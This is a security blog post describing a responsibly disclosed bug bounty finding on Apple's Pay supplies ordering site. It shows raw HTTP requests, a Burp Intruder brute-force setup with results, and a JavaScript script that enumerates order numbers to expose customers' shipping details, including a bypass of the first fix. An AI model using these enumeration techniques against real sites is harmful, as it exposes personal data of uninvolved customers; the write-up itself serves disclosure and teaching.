Vulnerabilities in E-Commerce Solutions - Hunting on Big Apples

resecurity.com/blog/article/vulnerabilities-in-e-commerce-solutions-hunting-on-big-apples

Back

Vulnerability Intelligence

7 Aug 2022

WEB-appication security, vulnerability, bugs, payment systems

Resecurity is working on numerous penetration testing and red teaming exercises for major Fortune 500, the security used by web applications still remains one of the key components which often leaves the door wide open for attackers.

The exploitation of certain vulnerabilities by experienced bad actors may lead to fatal events which leads to a data breaches.

Such issues can be especially meaningful for online-services and e-commerce whom work with customers globally, this is also what creates a compliance risk.


Even big technology companies are affected by the insecurity of web applications and invest in timely identification of vulnerabilities to mitigate potential risks.

In this research post, Ahmad Halabi will share some of the recent vulnerability findings which have been timely reported to Apple Security for further patching. Similar issues have been identified on multiple projects providing online-shopping functions and e-commerce.

The Target

When you come across a big Asset like Apple or Microsoft, you have to know from where to start and what to check. For us, we were looking for a target that is considered an important asset to Apple and contains valuable private information so the bounty will be worthy.

For example: https://applepaysupplies.com/



https://applepaysupplies.com/

Apple Pay Supplies: allows you to order Apple related Kits such as `Apple Pay Decals Kit` and `Apple Pay Signage Kit`.

Studying The Application Structure

We began with checking the target website as a normal user who wants to order a kit. By turning on Burp Suite, we were able to intercept all the traffic of this website and proceeded with an order by navigating to `Place Order`.

After that we filled the Shipping Information and submitted the order.

The shipping Information included: Full name, Company, Address information (Country, City, Street, Zip code) and Phone Number.

There's a track order feature so after submitting your order you're able to track it.

To track the order, we have to put our email address and the order number that gets assigned once the order is created.


We noticed here two interesting variables that required investigation, `Order Number` and `Email` .

Identifying The Vulnerability - Chaining IDOR With Rate Limit Discloses Shipping Information.

1st Step:

After hitting the `Submit` button to track the Order Status, the page showed my Order details, we noticed this URL in the browser tab:

https://applepaysupplies.com/trackorder?order_id=APP1162306&email=my.test.email@gmail.com&language_id=1



https://applepaysupplies.com/trackorder?order_id=APP1162306&email=[redacted]2@gmail.com&language_id=1

Pay

Your Language: English

Merchant Supplies

Check Your Order Status

Please enter your order number and email address to see the status of your order.

Order Number*

APP1162306

Email*

[redacted]2@gmail.com

*Required Fields

Submit

Order # APP1162306 - Processing

Order date: 12/12/2020

Shipping Address

dragon hkr
Dragon Cop
Main Street
California,IL, 20002
US
T: 324324234323

Shipping Method

USPS - First Class Mail

Items Ordered

Product Name	Price	Qty	Subtotal
Apple Pay Decals Kit	$0.00	1	$0.00
		Subtotal	$0.00
		Shipping & Handling	$0.00
		Tax	$0.00
		Grand Total	**$0.00**

Tracking Your Order

2nd Step:


Here we thought about an IDOR vulnerability chained with a Rate Limit mechanism to guess the `order_id` of an Apple user, we already know the users email ID.

We start analyzing the `order_id` value: `APP1162306` by generating multiple Orders and comparing their `order_id` values.

- `APP` characters are fixed.
- We have 7 numbers after `APP` which can be brute forced.

3rd Step:

We then navigated to the target URL https://applepaysupplies.com/trackorder?order_id=APP1162306&email=my.test.email@gmail.com&language_id=1 but the surprising thing was how it displayed a blank page rather than the Order Details that were shown after hitting the `Submit` button.



```
https://applepaysupplies.com/trackorder?order_id=APP1162306&email=[redacted]2@gmail.com&language_id=1
```

Blank Page


We were not able to perform the attack by hitting `Submit` button nor were we able to intercept the request as the Application was using a front-end fetching mechanism via a JavaScript thus no backend request was related to the target URL. So, we needed to analyze the JavaScript Files / Burp History and check for an API to see how the data is being fetched and retrieved.

4th Step:

After some Recon and Analysis, we found an API that interacts with the backend, it fetches the Order Information.

Alternative Request: https://applepaysupplies.com/api/Home/GetOrderStatus?orderno=APP1162306&email=my.test.email@gmail.com

This API Request is responsible for Fetching the Order Status Details.



```
GET /api/Home/GetOrderStatus?orderno=APP1162306&email=[redacted]@gmail.com HTTP/1.1
Host: applepaysupplies.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4273.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Type: application/json; charset=utf-8
Server: [redacted]
Strict-Transport-Security: max-age=31536000
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, PUT, DELETE, GET, OPTIONS
Access-Control-Allow-Headers: content-Type, accept, origin, X-Requested-With, Authorizati
Content-Security-Policy: script-src 'self' 'unsafe-inline';style-src 'self'  'unsafe-inli
X-Frame-Options: Deny
Date: Sat, 12 Dec 2020 21:25:29 GMT
Connection: close
Content-Length: 697

{
  "shippingAddress":{
    "msOrderId":0,
    "addressType":null,
    "contact":"dragon hkr",
    "company":"Dragon Cop",
    "address1":"Main Street",
    "address2":"",
    "address3":null,
    "city":"California",
    "state":"IL",
    "country":"US",
    "postalCode":"20002",
    "email":"[redacted]2@gmail.com",
    "phone":"32432423432З"
  },
  "orderItemInfo":[
    {
      "lineItemNumber":1,
      "partNumber":"Decals-Sheet",
      "description":"Apple Pay Decals Kit",
      "quantity":1,
```

Get Order Status Details

5th Step:

Now it was easy to proceed, we can now start generating 7 numbers wordlist to brute force the Order number in a numerical order to get the Valid Order Status Details.



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /api/Home/GetOrderStatus?orderno=APP§1162000§&email=[redacted]2@gmail.com HTTP/1.1
Host: applepaysupplies.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4273.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Setting up Attack in Intruder

Luckily there was no Rate Limit Protection in place so we could brute force the Order Number of any valid Apple User, we then disclose their Shipping Address Information.



Request	Payload	Status	Error	Timeout	Length
284	1162283	204	☐	☐	508
285	1162284	204	☐	☐	508
286	1162285	204	☐	☐	508
287	1162286	204	☐	☐	508
288	1162287	204	☐	☐	508
289	1162288	204	☐	☐	508
290	1162289	204	☐	☐	508
291	1162290	204	☐	☐	508
292	1162291	204	☐	☐	508
293	1162292	204	☐	☐	508
294	1162293	204	☐	☐	508
295	1162294	204	☐	☐	508
296	1162295	204	☐	☐	508
297	1162296	204	☐	☐	508
298	1162297	204	☐	☐	508
299	1162298	204	☐	☐	508
300	1162299	204	☐	☐	508
301	1162300	204	☐	☐	508
302	1162301	204	☐	☐	508
303	1162302	204	☐	☐	508
304	1162303	204	☐	☐	508
305	1162304	204	☐	☐	508
306	1162305	204	☐	☐	508
307	1162306	200	☐	☐	1265
308	1162307	204	☐	☐	508
309	1162308	204	☐	☐	508
310	1162309	204	☐	☐	508
311	1162310	204	☐	☐	508
312	1162311	204	☐	☐	508
313	1162312	204	☐	☐	508
314	1162313	204	☐	☐	508
315	1162314	204	☐	☐	508
316	1162315	204	☐	☐	508

Payload: 1162306
Status: 200
Length: 1265
Timer: 1795

```
GET /api/Home/GetOrderStatus?orderno=APP1162306&email=[redacted]@gmail.com HTTP/1.1
Host: applepaysupplies.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4273.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Type: application/json; charset=utf-8
Server: [redacted]
Strict-Transport-Security: max-age=31536000
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, PUT, DELETE, GET, OPTIONS
Access-Control-Allow-Headers: content-Type, accept, origin, X-Requested-With
Content-Security-Policy: script-src 'self' 'unsafe-inline';style-src 'self'
X-Frame-Options: Deny
Date: Sat, 12 Dec 2020 21:37:31 GMT
Connection: close
Content-Length: 697

{
  "shippingAddress":{
    "msOrderId":0,
    "addressType":null,
    "contact":"dragon hkr",
    "company":"Dragon Cop",
    "address1":"Main Street",
    "address2":"",
    "address3":null,
    "city":"California",
    "state":"IL",
    "country":"US",
    "postalCode":"20002",
    "email":"[redacted]@gmail.com",
    "phone":"32432423432З"
  },
  "orderItemInfo":[
    {
      "lineItemNumber":1,
      "partNumber":"Decals-Sheet",
      "description":"Apple Pay Decals Kit",
      "quantity":1,
      "unitPrice":"$0.00",
      "subtotal":"$0.00"
    }
```


Found Valid orderno and disclosed Shipping Information

Reporting

- We made a detailed PoC and Reported this Vulnerability to Apple.
- After a while, Apple Fixed the Vulnerability and Requested us to check the Fix.

Checking The Fix

Apple fixed the Vulnerability by removing the API call responsible for fetching the Order Status Details (/api/Home/GetOrderStatus). So now users can only use the main Functionality "Track Order".



applepaysupplies.com/api/Home/GetOrderStatus?orderno=APP1162306&email=[redacted]2@gmail.com

This applepaysupplies.com page can't be found

No webpage was found for the web address: https://applepaysupplies.com/api/Home/GetOrderStatus?orderno=APP1162306&email=[redacted]2@gmail.com

HTTP ERROR 404

Removing /api/Home/GetOrderStatus

Instead of the removed API endpoint, they used the Track Order request (https://applepaysupplies.com/trackorder?order_id=APP1162306&email=my.test.email@gmail.com) to fetch the status details.

However they enhanced the Track Order Functionality. They used CryptoJS Library to encrypt the values since now they are being sent and fetched from the Client Side.

Bypassing The Fix

1st Step:

We checked the website again. we already knew the main endpoint to track orders (https://applepaysupplies.com/trackorder) that accepts GET request with the following parameters: `order_id` which stands for the Order Number and `email`.


2nd Step:

We start by analyzing the Request.

Using Burp Suite, we tried sending a GET request to the target URL:

https://applepaysupplies.com/trackorder?order_id=APP1162306&email=my.test.email@gmail.com

This time the response was not showing the Order Status nor did it display the Shipping details of this valid order.



```
GET /trackorder?order_id=APP1162306&email=[redacted]C@gmail.com HTTP/2
Host: applepaysupplies.com
Cookie: .AspNetCore.Antiforgery.MBKqlEhpyas=
CfDJ8LE8_u7Iw5dJvKnGvsf-wjubdNOiBk93hJdIPmRh2OUzBZVbUmRASn3tbRDOgCVhkYfnXaMsKzZj
HUiAvfpOpbEO5PczGuEhTJCQYSbqGyhpTqY-SoTYSkR_fhZMODdg6Jop9fELtlqG_qiyT4v9nTA;
XSRF-TOKEN=
CfDJ8LE8_u7Iw5dJvKnGvsf-wjubXchEotvCRZzNv-URP__aTbecqPQPWxGXPgLvofBbrj0suVccJxcI
K3jxTyZINEaPWqFnwHNNRAD3Eq52DMmLLpEy_BIBuT85gOLNux5PIprsXn6pmOP2W12FanWWC6Q
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/93.0.4547.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="93", " Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/2 200 OK
Cache-Control: no-cache, no-store,no-cache
Pragma: no-cache
Content-Length: 703
Content-Type: text/html
Last-Modified: Thu, 09 Sep 2021 05:34:25 GMT
Accept-Ranges: bytes
Etag: "1d7a53c5990c43f"
Server: [redacted]
Set-Cookie: XSRF-TOKEN=
CfDJ8LE8_u7Iw5dJvKnGvsf-wjucTzFZW4Gc-gwKBtOHS7S3nsvJjFJM-Lw-xfosSZsWRa24iN_ODd2Q
OCPLSxooIQLaHP95B5gE2QJrwS45OO1W5Zf1O1Fx7S_LRzR24dSUS3jwW9jDJDNauOdKOF9CSPO;
path=/
Strict-Transport-Security: max-age=31536000
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, PUT, DELETE, GET, OPTIONS
Access-Control-Allow-Headers: content-Type, accept, origin, X-Requested-With,
Authorization, name, bearer
Content-Security-Policy: script-src 'self' 'unsafe-inline';style-src 'self'
'unsafe-inline'; object-src 'none'
X-Frame-Options: Deny
Date: Thu, 16 Sep 2021 22:13:43 GMT

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Apple Pay</
title><base href="/"><meta name="viewport" content="
width=device-width,initial-scale=1"><link rel="icon" type="image/x-icon" href="
/ApplePayResources/images/favicon.ico"><link href="
styles.6b1a34e69233fd2a26a8.bundle.css" rel="stylesheet"/></head><body><app-root
></app-root><script type="text/javascript" src="
inline.318b50c57b4eba3d437b.bundle.js"></script><script type="text/javascript"
src="polyfills.19cfd997c9c71c2cf4f7.bundle.js"></script><script type="
text/javascript" src="scripts.a31df0373580521ld4c1.bundle.js"></script><script
type="text/javascript" src="main.4b8ca70d6d28c1a57a85.bundle.js"></script></body
></html>
```

No Order Status Details in the Response


This was protection implemented by Apple when they Fixed the old bug. Now, we're unable to use Intruder to brute force the `Order Number` as before with the previous bug and the API Endpoint.

3rd Step:

Now we analyzed the Client Side Behavior.

We opened the request (https://applepaysupplies.com/trackorder?order_id=APP1162306&email=my.test.email@gmail.com) in the browser.

Once opened we noticed a delay while showing the order details. It took 1–2 seconds after loading to display the order details.



Apple Pay | applepaysupplies.com | Apple Pay | view-source:https://applepaysup | Apple Pay

applepaysupplies.com/trackorder?order_id=APP1162306&email=[redacted]2@gmail.com

Pay   Your Language: English   Merchant Supplies

Check Your Order Status

Please enter your order number and email address to see the status of your order.

Order Number*

APP1162306

Email*

[redacted]@gmail.com

*Required Fields

Submit

Order # APP1162306 - Shipped

Order date: 12/12/2020

Shipping Address

dragon hkr
Dragon Cop
Main Street
California,IL, 20002
US
T: 324324234323

Shipping Method

USPS - First Class Mail

Items Ordered

Product Name	Price	Qty	Subtotal
Apple Pay Decals Kit	$0.00	1	$0.00
		Subtotal	$0.00
		Shipping & Handling	$0.00
		Tax	$0.00
		Grand Total	**$0.00**


This behavior explains why we were not able to see the shipping details on the request level in Burp Suite.

4th Step:

Next, we started analyzing the JavaScript Files.

After checking JavaScript files, we could see how the application was using a Library called `CryptoJS` to encrypt the `Email` and the `Order Number` while requesting an order status. By using this technique, Apple has made it difficult to brute force the Order Number.

We analyzed how the Encryption is implemented within the Application, and with the help of our Friend Max (h1 Profile), We wrote a script to encrypt the required values using the CryptoJS library as the Application did, we could then brute force the Order Number again.




```javascript
function sendRequest(email, order_id){
    let encrypted = encryptMyChars({"orderNumber": order_id, "email":email, "uid":"DHLJDKLJUOIJLKE" + Math.random().toString()}, readKey).toString();
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == XMLHttpRequest.DONE) {
            let result = xhr.responseText;
            let data = JSON.parse(decryptMyChars(result, readKey));
            if(data == null) console.log({"message": "Invalid order id"});
            else console.log(data);
        }
    }
    xhr.open('GET', "https://applepaysupplies.com/[redacted]ccvopl?sdt="+encrypted, true);
    xhr.send(null);
}


function bruteForce(email){
    var a = 0;
    var start_num = 1162000;
    while(a != 500){
        sendRequest(email, "APP"+start_num);
        start_num++;
        a++;;
    }
```

Script to Encrypt the values with CryptoJS and Brute Force the Order Number

With the advantage of the absence of Rate Limit protection against this GET endpoint, we could brute force the Order Number successfully and once again disclose the Shipping Information.


Apple Pay
applepaysupplies.com/trackorder
Incognito
Pay
Your Language: English
Merchant Supplies
Check Your Order Status
Please enter your order number and email address to see the status of your order.
Order Number*
Email*
*Required Fields
Submit
Elements Console Sources Network Performance Memory Application Security Lighthouse
top
Filter
Default levels
1 Issue: 1

```
▸{message: 'Invalid order id'}                                                                                   VM12:69
▸{message: 'Invalid order id'}                                                                                   VM12:69
▸{message: 'Invalid order id'}                                                                                   VM12:69
▾{shippingAddress: {…}, orderItemInfo: Array(1), msOrderID: 13989796, orderNumber: 'APP1162306', orderDate: '12/12/2020', …}   VM12:70
   msOrderID: 13989796
   orderDate: "12/12/2020"
  ▸orderItemInfo: [{…}]
   orderNumber: "APP1162306"
   posSystem: ""
   productId: 1
  ▸shippingAddress: {msOrderId: 0, addressType: null, contact: 'dragon hkr', company: 'Dragon Cop', address1: 'Main Street', …}
   shippingMethod: "USPS - First Class Mail"
   shippingandHandling: "$0.00"
   status: "Shipped"
   subtotal: "$0.00"
   tax: "$0.00"
  ▸[[Prototype]]: Object
▸{message: 'Invalid order id'}                                                                                   VM12:69
▸{message: 'Invalid order id'}                                                                                   VM12:69
▸{message: 'Invalid order id'}                                                                                   VM12:69
▸{message: 'Invalid order id'}                                                                                   VM12:69
```

Brute Force Succeeded and Disclosure of Shipping Information

Reporting

- Apple requested us to send the Bypass Details in a New Report since the Old Fix is Successful and the Vulnerability is now found in a different Endpoint.
- Apple confirmed the Vulnerability.
- Apple Took some time to implement a new Fix.

Confirming The Fix

Apple kept the Crypto JS Library in place, They just enhanced and increased the Encryption Level to make it even harder to break.

Apple didn’t implement a Rate Limit Protection, but they Increased the Length of the Order Number.

Before, the Order Number was made up of: APP + 7 numbers.

Now, the Order Number is made up of: APP + 28 Characters & Numbers.

Example: `APPF68CAA9D1F174F91B61ECC7568D7`

Brute Forcing 28 Random Characters is unfeasible even if you were able to decrypt their Encryption.

We can now consider the vulnerability is fixed and Reported back to Them.